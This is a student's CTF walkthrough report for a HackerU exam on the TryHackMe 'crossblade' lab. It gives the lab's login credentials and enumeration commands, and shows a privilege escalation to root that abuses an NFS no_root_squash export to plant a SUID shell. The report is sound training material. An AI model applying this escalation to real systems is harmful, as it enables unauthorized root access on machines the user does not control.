**Linux privilege Escalation Practical Exam 1**

**HackerU Penetration Test Report**

**17/JAN/2021**

**SHAMANTH HS**

**TABLE OF CONTENTS**

1. **Introduction** 3
2. Objective 3
3. Requirements 3
4. Overall process 3
5. Requirements and known data 3
6. **Procedure** 4
7. Enumeration 4
8. Escalating privilege 7

**INTRODUCTION**

* 1. **Objective**

This report is intended to be a walkthrough for the Virtual Machine named “crossblade” hosted as part of a challenge in tryhackme website. We already have a shell and login credentials for some low privileged users and we need to get some higher privileged user to complete the task. The deliberately made vulnerable machine has many vulnerabilities that might lead to compromising the services and files to escalate the privilege and to capture the flag hidden inside the system.

* 1. **Requirement**
* Kali Linux Operating System
* crossblade CTF virtual image hosted in tryhackme website deployment.
* Connect to openvpn using “sudo openvpn <file>”
  1. **Overall process**

We need to capture the flag by gaining the access to the system remotely by using Metasploit framework.


* To do that 1st step login to system by given password using ssh
* Next we need to escalate the privilage
* Next we have to find the flag.
  1. **Requirements and known data**
  + IP of target - 10.10.97.74
  + Attacker machine – Kali
  + Platform – tryhackme
  + Room – crossblade
  + Username- user
  + Password - getlost@123

**PROCEDURE**

* 1. **Enumeration**

Enumeration is the process of identifying the services and files present in the system which are likely to be vulnerable.

Let’s connect with the system by ssh using provided username and password



1. System Enumeration:


a. cat /etc/issue

b. uname -a


c. cat /proc/version

d. lscpu


e. hostname



**2.User enumeration**



1. **Password hunting and vulnerability hunting.**



The file /etc/passwd has read access to all users by reading it we did not find any valuable information like password hashes. Lets try to enumerate more.

Now lets see user has how many permission by the following command.


Command: find / -perm -u=s -type f 2>/dev/null

By the result we didn’t find any valuable results.

Lets check the export file

Cat /etc/exports.

We found the it is running nfs with no\_root\_squash for /tmp directory which has access to read and write for all users.



* 1. **Escilating previlage**

Lets mount the /tmp directory of victim machine in our attacker machine using nfs.




Now lets copy the bash file from our attacker machine to temp folder.

Change the required permission and set SUID bid for the sh file and run the sh file



Commands: cp /bin/sh /tmp/sh.


./sh



Commands: chown root:root sh

Chmod +xs sh

After completing the above steps we are able to get root shell. Now we need to scan for the flag



Finally we got the flag it was in root directory. And the flag text is

Congratulation!

You have owned this machine!

{Enumeration\_is\_the\_key}